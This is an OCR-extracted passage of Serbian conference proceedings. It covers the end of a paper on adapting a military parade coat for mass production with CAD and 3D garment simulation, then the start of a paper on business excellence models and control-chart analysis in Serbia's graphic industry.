
DOI: 10.15308/Synthesis-2015-248-253

Slika 4. Levo - tehničke skice modela 28046: transponovani model mundira;
Slika 4. Desno - tehničke skice modela: transponovani model mundira (varijanta b).
Izvor: Kocareva Ranisavljev, M. (2014)


Slika 5 (model 28046) predstavlja modeliranje svih krojnih delova kaputa i formiranje varijante. Na slici 6 (opis modela) prikazana je varijanta modela u kojoj su sadržani svi pripadajući krojni delovi kaputa sa definisanjem kroja delova, tj. simetrije i asimetrije u kroju. Ostale slike (Sl. 7, Sl. 8, Sl. 9) predstavljaju krojne slike osnovnog materijala, postave i lepljive međupostave.




Slika 5. Modeliranje kroja ženskog kaputa - model 28046




Slika 6. Spisak svih krojnih delova i kompletiranje potrebnog broja krojnih delova – model 28046



Slika 7. Krojna slika za osnovni materijal- model 28046



Slika 8. Krojna slika za postavu - model 28046



Slika 9. Krojna slika za lepljivu međupostavu- model 28046




DOI: 10.15308/Synthesis-2015-248-253

## 5. 3D VIRTUELNI MODEL: RAZVOJ KROJA PRIMENOM 2D KROJNIH SLIKA

Za 3D simulaciju modela 26218 korišćen je savremeni specijalizovani *CAD/CAM* programski paket *Optitex* (PDS) za dizajn, konstrukciju i proizvodnu pripremu u okviru odevne industrije. Sam princip rada podrazumeva da se za simulaciju upotrebljavaju autentični digitalizovani krojni delovi, korišćeni za izradu konkretnog odevnog predmeta u ovom slučaju kaputa transponovanog iz vojne uniforme, odnosno paradnog mundira.

Ovom prilikom vršena je autentifikacija i validacija već izrađenog odevnog predmeta, međutim, proces može krenuti i iz smera izvornog dizajna. Sam zadatak programa predstavlja virtuelno šivenje proizvodnih, realnih 2D krojnih delova odevnog predmeta u virtuelni 3D odevni predmet. Prilikom procesa simulacije u program se unose različiti parametri za kalkulacije, neki od najbitnijih su telesne mere virtuelnog manekena, fizičke karakteristike tekstilnog materijala koji je namenjen za izradu odevnog predmeta, kao što su vrsta materijala, njegova elastičnost i rastegljivost, pregibanje, koeficijent trenja, težina, debljina, gustina, transparentnost. Slični parametri, takođe, određuju se i za konac, dugmiće i druge elemente koji ulaze u kalkulaciju simulacije.

Nakon određivanja potrebnih parametara, vrši se pozicioniranje i prilagođavanje krojnih delova u zavisnosti od mesta gde se nalaze u okviru odevnog predmeta. Radi verodostojnijeg prikaza na modelu se mogu primeniti različite vrste tekstura materijala i elemenata odevnog predmeta. Nakon unosa svih neophodnih parametara otpočinje proces simulacije i programski algoriram počinje da primenjuje unete parametre kojima dodaje još i virtuelnu silu gravitacije u cilju što realnije virtuelne realizacije modela. Nakon nekoliko minuta simulacija je završena, i tada se može vršiti vizuelna inspekcija modela, korekcije i modifikacije. Sam model moguće je izvesti iz programa i preneti ga u različite standardne grafičke i 3D formate pomoću kojih je



Slika 10. Razvoj kroja primenom 2D krojnih slika

Slika 11. 3D virtuelni model : prikaz iz različitih perspektiva



DOI: 10.15308/Synthesis-2015-248-253

moguće jednostavno razmenjivati mišljenja i ideje ili organizovati marketinške delatnosti.

## ZAKLJUČAK

Suština eksperimentalnog dela istraživanja metodom praktičnog rada jeste prikazati mogućnost prevođenja ideje/koncepta u realan tržišni proizvod, odnosno, mogućnost transponovanja unikatnog odevnog predmeta u predmet masovne industrijske proizvodnje primenom savremenih (inženjerskih) digitalnih tehnologija u okviru modne industrije i modnog dizajna. U tom cilju istraživanje u okviru praktičnog dela kreće od same idejne skice i likovnog predstavljanja projekata, što uključuje i različite načine modnih prezentacija (izložbe, modne performanse, modne revije), sa akcentom na konceptu i kontekstu, da bi se na kraju, primenom digitalnih tehnologija i računarskih sistema, došlo do komercijalnog tržišnog proizvoda prilagođenog *pretaporteu* i masovnoj proizvodnji odeće. Primena digitalizacije, *CAM/CAD* računarskih sistema u procesima dizajniranja i proizvodnje, uključujući i 3D animacije i virtuelno predstavljanje dizajna omogućava lako i veoma brzo prevođenje ideja, oblika, materijala u tržišni proizvod, koji se može virtuelno predstaviti, korigovati i promovisati i pre same realizacije.

Kroz interdisciplinarnost i sintezu novih materijala, novih tehnologija i dizajna, uključujući i komercijalni aspekt, istraživanje otkriva nove puteve i metode i zaključke da su koncept i kvalitet dizajna u svakom aspektu od presudnog značaja za buduća istraživanja i napredak stvaralaštva.

Analiza inovativnih postupaka i strategija u dizajnu, menadžmentu i marketingu u modnoj industriji potvrđuje mogućnost daljeg razvoja kroz primenu visokih tehnologija, sa akcentom na elektronici i digitalnoj tehnologiji. U tom smislu, budućnost implementacije novih tehnologija u modnom dizajnu i modnoj industriji može se sagledati sa više aspekta.

Sa aspekta industrijalizacije, automatizacije i omasovljenja, u tom kontekstu zaključuje se sledeće:

- Primena računarskih sistema i digitalizacije u okviru dizajn procesa, kao i mogućnost skeniranja tela, beleženja i elektronskog transporta ličnih telesnih podataka nagoveštava napuštanje tradicionalnih sistema dizajniranja, proizvodnje, distribucije i prodaje.
- U novom društvenom kontekstu na pragu novog milenijuma postaju sporni sama priroda materijala, kao i način stvaranja i prevođenja u odevni predmet.
- Savremena otkrića u postmodernom dobu nagoveštavaju potpuno nove metode u modnoj industriji, između ostalog masovnu proizvodnju u kojoj će se tradicionalni način oblikovanja zameniti direktnom izradom u tri dimenzije (*3D printing*).
- Tradicionalan postupak u izradi tkanina i odeće, prema budućim vizijama, primenom visokih tehnologija ustupiće mesto odeći sazdanoj direktno iz tečnosti ili praha, čak iz skupova atoma koji se mogu ponovo organizovati po želji.
- 3D izrada zahteva radikalno preispitivanje modne industrije. Stvaranje "instant odeće" od praškastih polimera koji se vezuju uz pomoć lasera, može postati ozbiljna konkurencija šivaćoj mašini.
- Postindustrijska vizija ima potencijal da se otrgne od tradicionalnog načina stvaranja, a ujedno i da preoblikuje želje potrošača. Na pragu XXI veka radikalne tehnologije spremne su da redefinišu tradicionalno shvatanje dizajna, proizvodnje i potrošnje postmoderne mode.

Implementacija novih tehnologija i metoda u modnom dizajnu i modnoj industriji uslovljava potpunu reorganizaciju modnog sistema, primenu novih poslovnih strategija u poslovnoj politici modne industrije, kao i na globalnom tržištu u periodu postmoderne mode.

## LITERATURA


Aldrich, W. (1992). *CAD in clothing and textiles: A collection of expert views*. Oxford: Blackwell Scientific Publications.

Au, C., & Yuen, M. (1999). Feature-based reverse engineering of mannequin for garment desing. *Computer-Aided Design*, 15(1), 751-759.

Baudot, F. (1997). *Yohji Yamamoto*. London: Thames and Hudson.

Collier, B. & Collier, J. (1990). CAD/CAM in the textile and apparel industry. *Clothing Textile Research Journal*, 8(3), 7-12.

Daanen, H., & Water, G. (1998). Whole body scanners. *Displays*, 19(3), 111-120.

Guerrero, J. A. (2010). *New fashion and design technologies*. London: A&C Black.

Heisey, F., Brown, P., & Johnson, R. (1990a). Three-dimensional pattern drafting, part 1: projection. *Textile Research Journal*, 60(11), 690-696.

Heisey, F., Brown, P., & Johnson, R. (1990b). Three-dimensional pattern drafting, part 2: garment modeling. *Textile Research Journal*, 60(12), 731-737.

Kim, S., & Kang, T. (2002). Garment pattern generation from body scan data. *Computer-Aided Design*, 35, 611-8.

Kim, S., & Park, C. (2004). Parametric body model generation for garment drape simulation. *Fibers and Poliymers*, 5(1), 12-18.

Kocareva Ranisavljev, M. (2012). *Moda i dekonstrukcija*. Beograd.

Kocareva Ranisavljev, M. (2011). *Moda i odevanje : psihosociološki aspekti odevanja*. Beograd: Službeni glasnik.

Lee, K. (1999). *Principles of CAD/CAM/CAE systems*. Reading, Mass: Addison-Wesley.

Loscialpo, F. (2009). *Fashion and Philosophical Deconstruction*: a Fashion In-Deconstruction. Copenhagen Working Papers on Design. Copenhagen: The Danish Design School.

McCartney, J., Hinds, B., & Seow, B. (1999). The flattening of triangulated surfaces incorporating darts and gussets. *Computer-Aided Design,* 31(4), 249-260.

McCartney, J., Hinds, B. Seow, B., & Dong, G. (2000). An energy based model for the flattening of woven fabrics. *Journal of Materials Processing Technology*, 107(19), 312-318.

Paqette, S. (1996). 3D scanning in apparel design and human engineering. *IEEE Computer Graphics and Aplications*, 16(5), 11-15.

Stjepanovic, Z. (1995). Computer-aided processes in garment production. *International Journal of Clothing Science & Technology*, 7(2), 81-88.

Sudjic, D. (1990). *Rei Kawakubo and Comme des Garçons*. New York: Rizzoli.

Wang. C.C.L., Wang, Y., Tang, K., & Yuen, M.M.F. (2004). Reduce the stretch in surface flattening by finding cutting paths to the surface boundary. Computer Aided Design, 30, 665-677.

Wilson, E. (1987). *Adorned in dreams: Fashion and modernity*. Berkeley: University of California Press.




DOI: 10.15308/Synthesis-2015-248-253

Synthesis
International Scientific Conference of IT and Business-Related Research

# GRAFIČKA ORGANIZACIJA I IZVRSNOST

## GRAPHIC ORGANIZATION AND EXCELLENCE

Srđan Stanojković
Univerzitet Singidunum, Danijelova 32, Beograd

**Apstrakt:**
Ovaj rad sadrži istraživanje koje govori o sposobnosti grafičke industrije Srbije da posluje u skladu sa načelima poslovne izvrsnosti. U radu se ispituju različite metode i njihova struktura: kriterijumi MH modela izvrsnosti, forme PROPR matrice, statistička metoda kontrolne karte, itd. Interviju je vođen sa vodećim grafičkim organizacijama na ovim prostorima koje izrađuju široki spektar grafičkih proizvoda. Prikazani su rezultati analiza navedenih metoda, zaključci i moguća rešenja. Preporučena je paradigma modela poslovne izvrsnosti specifična za grafičku industriju sa nezaključanim kriterijumima i otvorena za nadolazeće promene i zahteve okruženja.

**Ključne reči:**
grafička organizacija, statistička metoda, poslovni jaz, poslovna izvrsnost.

**Abstract:**
This paper presents research that examines the capabilities of the graphic industry in Serbia to operate in accordance with the principles of business excellence. The paper analyses various methods and their structure: criteria of MH models of excellence, PROPR matrix forms, statistical methods of control charts *etc.* An interview was conducted with the leading graphic organizations in the region that produce a wide range of graphic products. The results of the given methods are presented along with the conclusions and possible solutions. A paradigm of business excellence model has been recommended, which is typical for the graphic industry with unlocked criteria, and open for the upcoming changes and demands of the market.

**Key words:**
graphic organization, statistical methods, business gap, business excellence.

## 1. UVOD

Koncept izvrsnosti se bazira na izvanrednoj praksi i globalnog je karaktera.

Ciljevi poslovne izvrsnosti sadrže:

- visok nivo performansi poslovanja u poređenju sa domaćom i inostranom konkurencijom;
- iskazivanje dugoročnih trendova poboljšanja u svim aspektima procesa poslovanja;
- postojanje i primenu metoda i aktivnosti TQM u celokupnoj organizaciji.

Globalna tržišna privreda ne prepoznaje primitivne organizacije i organizacije sa tradicionalnim menadžment stilom koje su uglavnom zastupljene u našoj i privredi zemalja u tranziciji (time i u grafičkoj industriji Srbije). Prisustvo na globalnom tržištu zahteva od organizacija da naprave radikalan strateški zaokret, od problemski orijentisanog sistema ka inovativnom menadzment stilu (Heleta, 2010).

## 2. NIVO POSLOVNOG ORGANIZOVANJA

Tradicionalni oblik poslovanja

**Primitivna organizacija.** Najniži nivo primitivne organizacije jeste improvizacija (rad bez pravila). Kod ovakve organizacije, kvalitet je suvišan u bilo kom obliku. Vezuje se za protekcionističku i monopolističku privredu, špekulativnog karaktera. Odlikuje je progresivno generisanje problema i manjkavost proizvoda, što organizaciju vodi u propast i stanje haosa.

**Organizacija tradicionalnog stila menadžmenta.** Zastupljenost tradicionalnog stila menadžmenta vodi statičnosti, čija je posledica propadanje organizacije, jer sve se menja oko organizacije. Tradicionalni menadžment usmeren je ka rešavanju tekućih problema, kratročnim ciljevima i improvizaciji. Organizacije sa tradicionalnim menadžmentom ne prihvataju poboljšanja, proboje ili inovacije. Primena spoljnih mentalnih modela im je strana. Deklarativno prihvatanje standarda i njihovo sprovođenje kod organizacija problemskog menadžmenta ne dovodi do rezultata. Organizacija ne primećuje eksterne promene, ne beleži rast i ne poseduje ekonomsku konkurentnost. Najveći domet ovako uređenih organizacija je u domenu monopolskih povoljnosti, gde dolazi do zadovoljavanja trenutnih planskih potreba kupca, ne obazirući se na kvalitet i inovativnost proizvoda.

Ovakve organizacije se ne obaziru na ekonomičnost poslovanja, korišćenje resursa (obnovljivi/neobnovljivi), ili obaveze prema društvu (Heleta, 2008).

**Inovativni menadžment stil** je orijentisan na dugoročne preventivne mere, uz istovremeno upravljanje aktuelnim promenama, stalnim poboljšanjima i inovacijama. Uz stalna poboljšanja rezultati ovakvog poslovanja su održivi rast i permanentno približavanje ciljevima poslovne izvrsnosti. Promena u pristupu kvalitetu nastaje promenom samog koncepta obezbeđenja kvaliteta. Novi pristup koji obezbeđuje kvalitet jeste prevencija otkaza (proaktivnim prilazom) za razliku od skorašnjeg "kontrolisanja kvaliteta" (Heleta, 2010).

**Menadžment sistem (MS)** predstavlja skup međusobno povezanih elemenata za uspostavljanje politike i ciljeva organizaci-



E-mail: ihbinsrdjan@gmail.com
DOI: 10.15308/Synthesis-2015-254-261

je, kao i odabir načina za njihovo ostvarenje. Svaka organizacija ima menadžment sistem koji može primenjivati različite MS kao što su: menadžment sistem kvaliteta, menadžment sistem životne sredine, itd.

Metod sadržan u aktivnostima QMS jeste: planiraj-komanduj ili realizuj-kontroliši (Heleta, 2010).

**Totalni kvalitet menadžmenta (TQM).** Evolucija kvaliteta od menadžmenta kvaliteta ka kvalitetu mendžmenta dovodi do najvišeg nivoa novog koncepta kvaliteta (*Total Quality Management*) i predstavlja odgovor na ubrzane promene u okruženju čiji su generatori "zainteresovane strane". On je istovremeno, vrhunski nivo koncepta unapređenja kvaliteta i vrhunski nivo koncepta menadžmenta. TQM svojim konceptom ostvaruje sinergiju kvaliteta horizontalnih i vertikalnih procesa, procese kontinualnih poboljšanja i inovacija, i procese podrške. Za TQM ne postoji međunarodni standard. U njegovoj impementaciji učestvuju svi zaposleni, a on se u praksi realizuje preko modela izvrsnosti.

Metod koji primenjuje TQM je: planiraj-komanduj ili realizuj-kontroliši-poboljšaj (Heleta, 2010).

**Poslovna izvrsnost** (*Business Excellence*) se definiše kao visok nivo zrelosti organizacije u odnosu na upravljanje i postizanje poslovnih rezultata. Model izvrsnosti nije standard, već kreativni okvir zasnovan na kriterijumima koji služe za definisanje mesta i nivoa poslovnosti organizacije. Njegova osnovna metoda jeste *benchmarking* - upoređivanje sa drugima i učenje na njihovim iskustvima. Struktura modela izvrsnosti smeštena je unutar strukture TQM-a, dok kriterijumi modela izvrsnosti predstavljaju njegovu operacionalizaciju. Kriterijumi su kao i modeli izvrsnosti uslovljeni društvenim osobenostima određene zemlje.

Prelazak organizacije tradicionalnog oblika poslovanja u inovativni menadžment stil poslovanja, uslovljen je sposobnošću organizacije da prepoznaje promene, razume neophodnost rasta i održivog razvoja organizacije. Primenom kontinualnih poboljšanja i inovacija, organizacija doseže nivo kada su promene (interne/eksterne), rast i razvoj komplementarni faktori koji za cilj imaju izvrsnost interne organizacije i njenih rezultata. Na taj način se organizacija preobražava od organizacije "menadžmenta haosa" u organizaciju koja posluje "po modelu poslovne izvrsnosti" (Heleta, 2010).

Na putu ka izvrsnosti organizacija nailazi na više prepreka koje mora prevazići i to:

- poslovno-tehnološki jaz;
- organizacioni jaz;
- kulturološki jaz;
- jaz između krajnjih tačaka, raznolikosti i društvene odgovornosti (Heleta, 2010).

## 3. ISTRAŽIVANJE

Sprovedeno je istraživanje sa ciljem da se odgovori na hipotezu: da li je moguća primena modela poslovne izvrsnosti na grafičku organizaciju Srbije?

Osnovni pristup ovog istraživanja sproveden je kroz teoriju odlučivanja i primenu različitih metoda. Korišćen je princip kvalitativnog istraživanja u razumevanju pojave i izgradnji teorije, upotrebom metode malog uzorka i benčmarking metoda u analizi elemenata. Glavni izvor informacija bio je direktni kontakt, intervju (podaci iz izveštaja) dobijeni od grafičkih organizacija Srbije. Istraživanje se sastoji iz tri ključne celine. U prvoj celini urađeno je uzorkovanje delimično na osnovu metode i logike PROPR matrice i uz primenu kriterijuma MH modela poslovne izvrsnosti (tabela 1). U drugoj celini na dobijene podatke uzorkovanja primenjena je statistička metoda kontrolne karte (tabela 2). U trećoj celini na dobijene rezultate statističke metode kontrolne karte, primenjena je suština teorije odlučivanja i analiza postojanja poslovnog, tehnološkog, organizacionog, kulturološkog i jaza raznolikosti u grafičkoj industriji Srbije. Na kraju istraživanja predstavljena je i paradigma modela poslovne izvrsnosti specifična za primenu u grafičkoj industriji Srbije (tabela 3).

### STATISTIČKA METODA: KONTROLNE KARTE

Kontrolna karta predstavlja efikasan alat za uspostavljanje, regulisanje i upravljanje procesom, čiji se produkt (kvalitet proizvoda/procesa) koristi u proizvodnim i uslužnim organizacijama na svim nivoima poslovanja.

Ključna primena je u svim fazama nekog procesa kao:

- ulazna, procesna, izlazna kontrola i kontrola proizvoda u kasnijoj eksploataciji,
- primena u serijskoj i masovnoj proizvodnji (osim ručne pojedinačne izrade proizvoda).

Koriste se i za upravljanje kvalitetom procesa rada i poslovanja, za faznu kontrolu kvaliteta proizvoda, usavršavanje i poboljšanje tehnološkog procesa rada sa stanovišta kvaliteta ili za analizu sistema grešaka iz tehnološkog procesa.

### KARAKTERISTIKE KVALITETA I STATISTIČKE MERE

Katakteristike kvaliteta (proizvoda, usluga ili procesa) mogu biti: numeričke ili atributivne.

Numeričke karakteristike proizvoda nazivaju se varijablama i javljaju se kao: dimenzije proizvoda, gustina pare u atmosferi ili visina zaposlenih, a mere se odgovarajućom opremom. Statističke mere numeričkih karakteristika kvaliteta kojima se izražavaju kontrolne karte su:

- aritmetička sredina (x);
- raspon uzoraka (R);
- standardna devijacija (σ);
- izmerena vrednost karakteristike kvaliteta (x).

Atributivne karakteristike proizvoda se definišu opisno, konstatuju se i zbrajaju: broj reklamacija ili određivanje kvaliteta uzorka (dobro – loše).

Statističke mere atributivnih karakteristika kvaliteta kojima se izražavaju kontrolne karte su:

- broj neusaglašenih primeraka u uzorku (m);
- procenat neusaglašenih primeraka u uzorku (p=100 m/n);
- broj neusaglašenosti u uzorku (c);
- broj neusaglašenosti po jednom primerku u uzorku (u=c/n).

Na kontrolnoj karti razlikuju se tri osnovne linije (Kostić, 2004):

- Centralna linija, CL (predtsavlja srednju nominalnu vrednost, X0);
- Linija gornje kontrolne granice, GKG;
- Linija donje kontrolne granice, DKG.

Kontrolna karta može posedovati još dve pomoćne linije ispod i iznad gornje i donje kontrolne granice. One definišu donju i gornju upozoravajuću granicu (DUG i GUG) i predstavljaju vrednosti koje signaliziraju da proces ima tendenciju nestabilnosti, odnosno da je potrebno povećanom pažnjom pratiti rezultate narednih merenja (Kostić, 2004).

Opšti postupak izrade kontrolnih karata:

- Odabir karakteristika kvaliteta objekta, (jedne ili više);



DOI: 10.15308/Synthesis-2015-254-261

- Način biranja, veličine uzorka i vremena uzimanja;
- Izbor statističkih mera koje će se primeniti u izradi karata (x, R, σ, p, m, c, u);
- Izdrada kontrolne lista kontrolnih karata;
- Izrada kontrolnih karta (Kostić, 2004).

Praktično to izgleda tako što se najpre se formira plan kontrolisanja procesa koji sadrži vreme i lokaciju uzimanja uzoraka. Zatim sledi merenje (ocena) vrednosti izabranih karakteristika kvaliteta i njihovo obračunavanje predviđenom procedurom i formulama. Dobijeni rezultati se unose u kontrolnu kartu čime ona postaje pregledna slika kvaliteta u vremenskom odvijanju procesa i izrađuje se kontrolna karta. Ukoliko su izračunate vrednosti, unutar kontrolnih granica (linija), smatra se da je proces stabilan (tj. da je pod statističkom kontrolom). U suprotnom proces je nestabilan i van statističke kontrole.

## VRSTE KONTROLNIH KARATA I NJIHOVA NAMENA

U odnosu na oblike karakteristika kvaliteta (proizvoda, usluga ili procesa) kontrolne karte mogu biti:

Kontrolne karte za numeričke karakteristike kvaliteta - Ove kontrolne karte su namenjene obeležjima (proizvoda, usluga ili procesa) koja se mogu meriti adekvatnom mernom opremom. Koriste se u paru (x:R) ili (x: σ), gde su aritmetička sredina (x), raspon uzoraka (R) i standardna devijacija (σ).

Parovi kontrolnih karata za numeričke karakteristike kvaliteta obuhvataju:

- x:R par kontrolnih karata koji se primenjuje na manjim uzorcima, n ≤ 10 (primenjen u ovom radu);
- x:σ par kontrolnih karata koji se primenjuje na većim uzorcima, n > 10;
- x:R par kontrolnih karata koji se primenjuje za individualno praćenje kvaliteta (Kostić, 2004).

Kontrolne karte za atributivne karakteristike kvaliteta - Za karakteristike proizvoda, usluga ili procesa koje se ne mogu meriti već se samo opisno ocenjuju (dobro ili loše, ide ili ne ide) koriste se atributivne kontrolne karte. Ne rade se u paru i odnose se na broj ili procenat neusaglašenih proizvoda u uzorku i mogu biti:

- m karata predstavlja broj neusaglašenih primeraka uzorka;
- p karta koja predstavlja procenat neusaglašenih primeraka u uzorku (p=100m/n);
- c karta ukupanog broj neusaglašenosti u uzorku;
- u karta koja predstavlja broj neusaglašenosti po jednom primerku u uzorku (u=m/n), (Kostić, 2004).

## KONCEPT ISTRAŽIVANJA

**Intervju.** Ispitanici su odgovarali na usmeno postavljena pitanja iz upitnika. Prilikom intervjuisanja za osnovu upitnika uzeto je 12 kriterijuma iz MH modela izvrsnosti. Svaki kriterijum ima svoje podkriterijume koji su u ovom slučaju u funkciji pitanja/tvrdnje i ocenjuju se prema ček listi. Oblik i forma obrazaca su urađeni po uzoru na PROPR matricu koja se koristi u procesu samoocenjivanja, tako da je upitnik sadržao 960 pitanja. Na pocetku istrazivanja bilo je ukupno 12 kriterijuma, 112 podkriterijuma i 95 atributa, izloženih u osam reprezentativnih organizacija koje pokrivaju delatnost grafičke industrije Srbije. Uzorkovanjem je dobijeno 7.650 karakrestika koje su statistički obrađene metodom kontrolnih karata. Dobijeni odgovori predstavljaju podatke izražene procentualnim ocenjivanjem (1-100%), koji će se pretvoriti u decimalne vrednosti u obraditi kontrolnim kartama.

Po završenom intervijuu dobili smo podatke koji će se dalje statistički obraditi metodom kontrolnih karata.

**Primena statističke mere: Kontrolne karte.** U ovom radu su korišćene kontrolne karte za praćenje numeričkih karakteristike kvaliteta i to: par. x:R kontrolnih karata koji se primenjuje na manjim uzorcima, n ≤ 10. Par karata se sastoji od kontrolne karte aritmetičke sredine (x) i kontrolne karte raspona (R). Sprovedeni intervju obuhvata 960 pitanja raspoređenuh u dvanaest grupa, što zbirno čini 7.650 podataka. Ocenjivanje je izraženo u procentima i zabeleženo u tabelama obrazaca za prikupljanje podataka. Nakon toga slede aktivnosti izrade kontrolne liste za kontrolne karte, pretvaranje vrednosti u decimalne brojeve, radi lakše manipulacije, i izrada samih kontrolnih karta za svaki od dvanaest kriterijuma. Ove statističke mere su urađene opštim načinom izrade kontrolne karte. Napomena: rađena je kontrolna karta za male uzorke (n=5, n=10 i n=12) korišćenjem vrednosti tabele P2 kojom se izračunavaju vrednosti faktora kontrolnih granica (A2, D3, D4). Proračun je urađen korišćenjem alata *Excel* aplikacije. Za svaki od 12 kriterijuma urađene su najpre pomoćne karte za svaki pripadajući podkriterijum i na kraju zbirna kontrolna karta za glavni kriterijum. Rezultati kontrolnih karti su definisali procesne linije modela poslovne izvrsnosti. Najpre su urađena 922 proračuna i kontrolnih karti za aritmetičku sredinu i raspon što na kraju daje 1.844 proračuna i isto toliko kontrolnih karata.

U ovoj fazi je za dobijene rezultate primenjena statistička metoda kontrolne karte i pri tome je došlo do redukcije broja predloženih podkriterijuma i atributa koji su po normama statističke metode prelazili dozvoljene granice i vrednosti.

**Rezime analize vrednosti dobijenih statističkom metodom kontrolne karte.** Analiza dobijenih rezultata jasno razlikuje dve celine: rezultati kriterijuma koji pripadaju grupi mogućnosti organizacije (1-7 kriterijuma) odvajuju se od rezultata dobijenih od kritrijuma koji pripadaju grupi rezultati organizacije (8-12). To se jasno vidi na procesnim linijama.

Kod kriterijuma i podkriterijuma iz grupe mogućnosti organizacije, evidentna je veća dinamika kretanja tačaka i procesa oko proračunatih centralnih linija, pogotovo aritmetičkih sredina, i to u pripremnim sabiranjima samih uzoraka. Na tom nivou isključeni su pojedini podkriterijumi i atributi kako kasnije ne bi ometali tok procesa u odnosu na aritmetičku sredinu.

Karakteristika kriterijuma i podkriterijuma iz grupe rezultati organizacije, jeste mnogo ujednačenije prostiranje linija procesa oko srednje aritmetičke vrednosti, kao i povećan obim mogućih raspona na kontrolnoj karti raspona. U zbirnim operacijama nije zabeležena ni jedna ozbiljna tendencija, koja bi ukazala na isključivanje nekog podkriterijuma ili atributa. Razlog tome može biti i velika mogućnost raspona nastala usled prirode statističkih modela izračunavanja.

U oblasti zbira kriterijuma mogućnosti organizacije, koja sadrži sedam kriterijuma sa po deset podkriterijuma broj kriterijuma je ostao isti, dok se smanjio broj podkriterijuma za 16 (bilo ih je 70), a sada ih ima 54. U oblasti zbira kriterijuma rezultati organizacije na početku istraživanja bilo je 42 podkriterijuma smeštenih u 5 kriterijuma a sada ih ima 5 manje (37 podkriterijuma je ostalo nakon primene statističke metode). Ukupno od 112 podkriterijuma na početku istraživanja, zakonitostima statističke metode Kontrolne karte, otklonjen je 21 podkriterijum (19%) i ostalo je 91 (81%).

